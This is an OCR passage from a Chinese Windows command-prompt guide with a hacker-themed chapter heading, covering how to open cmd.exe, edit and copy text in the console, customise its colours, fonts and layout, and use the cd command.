





绝招3：通过IE浏览器访问DOS窗口

IE 浏览器和“命令提示符”窗口关系密切，用户可以直接在 IE 浏览器中访问 DOS 窗口。下面以在 Windows 10 操作系统下访问 DOS 窗口为例，具体的方法如下。

在 Microsoft Edge 浏览器的地址栏中输入 c:\Windows\system32\cmd.exe，按 Enter 键即可进入 DOS 窗口。






注意：在输入地址时，一定要输入全路径，否则 Windows 无法打开“命令提示符”窗口。

绝招4：编辑“命令提示符”窗口中的代码




当在 Windows 10 中启动命令行，就会弹出相应的命令行窗口，在其中显示当前操作系统的版本号，并把当前用户默认为当前提示符。在使用命令行时可以对命令行进行复制、粘贴等操作，具体操作步骤如下。


Step 01 右击“命令提示符”窗口标题栏，将弹出一个快捷菜单。在这里可以对当前窗口进行各种操作，如移动、最大化、最小化、编辑等。选择此菜单中的“编辑”命令，在显示的子菜单中选择“标记”选项，如下图所示。



Step 02 移动光标，选择要复制的内容，可以直接按 Enter 键复制该命令行，也可以通过选择“编辑”→“复制”菜单项来实现，如下图所示。



Step 03 在需要粘贴该命令行的位置处右击，即可完成粘贴操作，或者右击“命令提示符”窗口的菜单栏，在弹出的快捷菜单中选择“编辑”→“粘贴”菜单命令，也可完成粘贴操作，如下图所示。



提示：当然如果是想再使用上一条命令，可以按 F3 键调用，要实现复杂的命令行编辑功能，可以借助于 DOSKEY 命令。



绝招5：自定义“命令提示符”窗口的风格

“命令提示符”窗口的风格不是一成不变的，用户可以通过“属性”菜单选项对“命令提示符”窗口的风格进行自定义设置，如设置窗口的颜色、字体的样式等。

1. 颜色

在“‘命令提示符’属性”对话框中的“颜色”选项卡下可以对命令行“屏幕文字”“屏幕背景”“弹出文字”“弹出窗口背景”的颜色进行设置，具体的操作步骤如下。

Step 01 单击“命令提示符”窗口左上角的图标，在弹出菜单中选择“属性”选项，即可打开“‘命令提示符’属性”对话框，如下图所示。



Step 02 选择“颜色”选项卡，在其中可以对相关选项进行颜色设置。选中“屏幕文字”单选按钮，可以设置屏幕文字的显示颜色，这里选择“黑色”，如下图所示。



- 选中“屏幕背景”单选按钮，可以设置屏幕背景的显示颜色，这里选择“灰色”，如下图所示。




- 选中“弹出文字”单选按钮，可以设置弹出窗口文字的显示颜色，这里设置蓝色颜色值为180，如下图所示。



- 选中“弹出窗口背景”单选按钮，可以设置弹出窗口的背景显示颜色，这里设置颜色值为125，如下图所示。



Step 03 设置完毕后单击“确定”按钮，即可保存设置，“命令提示符”窗口如下图所示。




2. 字体

在“‘命令提示符’属性”对话框中选择“字体”选项卡，在其中设置字体的样式，并可以选择窗口的大小，如下图所示。



3. 布局

在“‘命令提示符’属性”对话框中选择“布局”选项卡，在这里可以对窗口进行整体布局设置，可以具体设置窗口的大小、在屏幕中所处的位置以及屏幕缓冲区大小。在设置窗口位置时，如果选中“由系统定位窗口”复选框，那么在启动DOS时，窗口在屏幕中所处的位置由系统来决定，如下图所示。



4. 选项

在“‘命令提示符’属性”对话框中选择“选项”选项卡，在这里可以设置光标大小、命令记录格式等，在“编辑选项”栏，如果选中“快速编辑模式”复选框，那么在窗口中随时可以对命令行进行编辑，如下图所示。



2.2 黑客常用DOS命令应用绝招

熟练掌握一些 DOS 命令的应用是一名黑客的基本功，通过这些 DOS 命令可以帮助用户追踪黑客的踪迹。

绝招6：cd命令的应用



使用 cd（Change Directory）命令可以改变当前目录，该命令用于切换路径目录。cd 命令主要有以下 3 种使用方法。

（1）cd path：path是路径，如输入 cd c:\ 命令后按 Enter 键或输入 cd Windows 命令，即可分别切换到 C:\ 和 C:\Windows 目录下。

